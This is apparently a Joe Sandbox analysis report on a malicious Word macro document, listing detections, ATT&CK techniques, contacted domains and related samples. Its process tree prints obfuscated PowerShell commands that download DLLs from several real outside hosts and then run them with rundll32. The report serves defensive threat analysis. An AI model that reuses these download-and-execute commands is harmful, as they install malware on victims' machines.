ID: 484600
Sample Name: diagram-884.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:57:36
Date: 16/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report diagram-884.doc

Overview


General Information

Sample Name:	diagram-884.doc
Analysis ID:	484600
MD5:	3d6a59b2463cba..
SHA1:	10ecd94e610b89..
SHA256:	e4aa5d33b7c3c4..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (creates …
- Antivirus detection for URL or domain
- Document contains an embedded VB…
- Sigma detected: Microsoft Office Pr…
- Machine Learning detection for samp…
- Microsoft Office drops suspicious files
- Document contains an embedded m…
- Sigma detected: WScript or CScript …
- Document contains VBA stomped c…
- Document exploit detected (process…
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2564 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - cmd.exe (PID: 3040 cmdline: cmd /k cscript.exe C:\ProgramData\pin.vbs MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - cscript.exe (PID: 3052 cmdline: cscript.exe C:\ProgramData\pin.vbs MD5: ECB021CA3370582F0C7244B0CF06732C)
      - powershell.exe (PID: 1348 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://gvmedicine.com/c8lDPI7K/ca.html","C:\ProgramData\www1.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - powershell.exe (PID: 2180 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.html","C:\ProgramData\www2.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - powershell.exe (PID: 2676 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://srdm.in/0K6dTttd/ca.html","C:\ProgramData\www3.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - powershell.exe (PID: 2624 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://sharayuprakashan.com/90qJEVeD0VAw/ca.html","C:\ProgramData\www4.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - powershell.exe (PID: 2184 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='("https://venturefiling.com/yP2brxfli/ca.html","C:\ProgramData\www5.dll")';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - cmd.exe (PID: 2596 cmdline: 'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www1.dll,ldr MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - rundll32.exe (PID: 1296 cmdline: rundll32.exe C:\ProgramData\www1.dll,ldr MD5: DD81D91FF3B0763C392422865C9AC12E)
      - cmd.exe (PID: 448 cmdline: 'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www2.dll,ldr MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - rundll32.exe (PID: 2676 cmdline: rundll32.exe C:\ProgramData\www2.dll,ldr MD5: DD81D91FF3B0763C392422865C9AC12E)
      - cmd.exe (PID: 2248 cmdline: 'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www3.dll,ldr MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - rundll32.exe (PID: 1712 cmdline: rundll32.exe C:\ProgramData\www3.dll,ldr MD5: DD81D91FF3B0763C392422865C9AC12E)
      - cmd.exe (PID: 1532 cmdline: 'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www4.dll,ldr MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - rundll32.exe (PID: 2928 cmdline: rundll32.exe C:\ProgramData\www4.dll,ldr MD5: DD81D91FF3B0763C392422865C9AC12E)
      - cmd.exe (PID: 2628 cmdline: 'C:\Windows\System32\cmd.exe' /c rundll32.exe C:\ProgramData\www5.dll,ldr MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - rundll32.exe (PID: 2396 cmdline: rundll32.exe C:\ProgramData\www5.dll,ldr MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
diagram-884.doc	Office_AutoOpen_Macro	Detects an Microsoft Office file that contains the AutoOpen Macro function	Florian Roth	• 0x262d6:$s1: AutoOpen • 0x2760a:$s1: AutoOpen • 0x44980:$s2: Macros

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: WScript or CScript Dropper

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Microsoft Office drops suspicious files

Document contains an embedded macro with GUI obfuscation


HIPS / PFW / Operating System Protection Evasion:

Document contains VBA stomped code (only p-code) potentially bypassing AV detection

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commur
Default Accounts	Scripting 2 2 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 2 3	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access I
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue C Base Sta


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
diagram-884.doc	22%	ReversingLabs	Script.Trojan.Sabsik	
diagram-884.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
gvmedicine.com	0%	Virustotal		Browse
srdm.in	2%	Virustotal		Browse
scriptcaseblog.com.br	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://scriptcaseblog.com.br/	0%	Avira URL Cloud	safe	
http://https://scriptcaseblog.com.br	0%	Avira URL Cloud	safe	
http://https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.html	100%	Avira URL Cloud	malware	
http://https://srdm.in/0K6dTttd/ca.html	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.htmlPE	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://gvmedicine.com/c8lDPI	0%	Avira URL Cloud	safe	
http://https://sharayuprakashan.com/90qJEVeD0VAw/ca.html	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gvmedicine.com/c8lDPI7K/ca.html	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://gvmedicine.com/c8lDPI7K/	0%	Avira URL Cloud	safe	
http://https://gvmedicine.com/c8lDPI7K/ca.htmlPE	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://gvmedicine.com/c8lDPI7	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://scriptcaseblog.com.br/8K	0%	Avira URL Cloud	safe	
http://https://venturefiling.com/yP2brxfli/ca.html	0%	Avira URL Cloud	safe	
http://https://gvmedicine.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gvmedicine.com	204.11.58.87	true	false	• 0%, Virustotal, Browse	unknown
srdm.in	192.185.115.199	true	false	• 2%, Virustotal, Browse	unknown
scriptcaseblog.com.br	149.56.235.225	true	false	• 0%, Virustotal, Browse	unknown
sharayuprakashan.com	204.11.58.87	true	false		unknown
venturefiling.com	204.11.58.87	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://scriptcaseblog.com.br/8KhqnNaE4UB/ca.html	true	• Avira URL Cloud: malware	unknown
http://https://srdm.in/0K6dTttd/ca.html	false	• Avira URL Cloud: safe	unknown
http://https://sharayuprakashan.com/90qJEVeD0VAw/ca.html	false	• Avira URL Cloud: safe	unknown
http://https://gvmedicine.com/c8lDPI7K/ca.html	false	• Avira URL Cloud: safe	unknown
http://https://venturefiling.com/yP2brxfli/ca.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.56.235.225	scriptcaseblog.com.br	Canada		16276	OVHFR	false
204.11.58.87	gvmedicine.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
192.185.115.199	srdm.in	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	484600
Start date:	16.09.2021
Start time:	16:57:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	diagram-884.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winDOC@35/17@5/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:58:23	API Interceptor	217x Sleep call for process: cscript.exe modified
16:58:30	API Interceptor	179x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.56.235.225	CWlXbVUJab.exe	Get hash	malicious	Browse	• tqg.myhoost.com/bs/wp.php
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• tqg.myhoost.com/bs/wp.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
204.11.58.87	http://mdmtech.in/jss/Tax%20Payment%20Challan.zip	Get hash	malicious	Browse	• mdmtech.in/jss/Tax%20Payment%20Challan.zip
	TALQ_812421154768_10062020.vbs	Get hash	malicious	Browse	• uniquehindunames.com/wp-content/uploads/cnesco/888888888.jpg
	TALQ_46998970_10062020.vbs	Get hash	malicious	Browse	• uniquehindunames.com/wp-content/uploads/cnesco/888888888.jpg
	agreement.doc	Get hash	malicious	Browse	• icaninfotech.com/vyMc0pgx
	agreement.doc	Get hash	malicious	Browse	• icaninfotech.com/vyMc0pgx/
	http://abhiramnirman.com/Invoice-826063/	Get hash	malicious	Browse	• abhiramnirman.com/Invoice-826063/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	SPECIFICATION-0995636.doc	Get hash	malicious	Browse	• 146.59.132.186
	PO sept2116 FRP-SHM.doc	Get hash	malicious	Browse	• 146.59.132.186
	snyde.exe	Get hash	malicious	Browse	• 91.134.184.236
	NEW_ORDER_LIST.xlsx	Get hash	malicious	Browse	• 167.114.30.174
	vbc.exe	Get hash	malicious	Browse	• 167.114.30.174
	FJ6LS9KGXc.exe	Get hash	malicious	Browse	• 94.23.146.194
	DOC.exe	Get hash	malicious	Browse	• 213.186.33.5
	xd.x86	Get hash	malicious	Browse	• 164.133.130.99
	(RFQ) No.109050.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 192.99.131.252
	qy2t7MIRoi.exe	Get hash	malicious	Browse	• 92.222.145.236
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	zB34E25PZM.exe	Get hash	malicious	Browse	• 87.98.185.184
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 213.186.33.5
	mips	Get hash	malicious	Browse	• 54.37.203.235
	lEsEX3McwH.exe	Get hash	malicious	Browse	• 51.254.69.209
	5cv9ajEWll	Get hash	malicious	Browse	• 51.79.103.19
	oAQ0OaThsM	Get hash	malicious	Browse	• 213.251.181.247
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	New_PO0056329.xlsx	Get hash	malicious	Browse	• 164.132.216.38
PUBLIC-DOMAIN-REGISTRYUS	maaal.doc	Get hash	malicious	Browse	• 116.206.105.115
	maaal.doc	Get hash	malicious	Browse	• 116.206.105.115
	TOP URGENT.exe	Get hash	malicious	Browse	• 208.91.199.225
	HSBc20210216B1.exe	Get hash	malicious	Browse	• 208.91.199.225
	POINQUIRYRFQ676889.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO- 45020032 Juv#U00e9l AS.exe	Get hash	malicious	Browse	• 208.91.199.224
	Qoutation for Strips.doc	Get hash	malicious	Browse	• 162.215.241.145
	48q74tT5IK.exe	Get hash	malicious	Browse	• 208.91.199.224
	qiQvJ3jGU2.exe	Get hash	malicious	Browse	• 208.91.199.225
	S121093 - RE Wire Transfer - 8,000.00 USD - deposit.exe	Get hash	malicious	Browse	• 208.91.199.224
	angelzx.exe	Get hash	malicious	Browse	• 162.215.241.145
	Final Sept Order #0921.exe	Get hash	malicious	Browse	• 208.91.199.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO KV18RE001-A5193.doc	Get hash	malicious	Browse	• 199.79.62.16
	DHL Express Invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	0zWKZlSOqL.exe	Get hash	malicious	Browse	• 199.79.62.16
	ee5s192YZ34Ybve.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment advice_103.exe	Get hash	malicious	Browse	• 199.79.62.145
	QUOTATION.exe	Get hash	malicious	Browse	• 162.215.249.19
	diagram-595.doc	Get hash	malicious	Browse	• 116.206.10 5.115
	Payment Advice 09092021 HSBC096754BK56CBREF.exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	REQ_Scan001_No- 9300340731.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	SCANNED DOCUMENT 00001.rtf	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	maaal.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	vkb.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	Enclosed.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-129.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-129.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-477.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-477.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	PHOTP.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	Shipment Document BL,INV and packing list.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-595.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	quotation 2021-004.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	diagram-378.doc	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	PS-AVP2-202098-96.docx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199
	x93 Suppression de la suspension.xlsx	Get hash	malicious	Browse	• 204.11.58.87 • 149.56.235.225 • 192.185.11 5.199

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
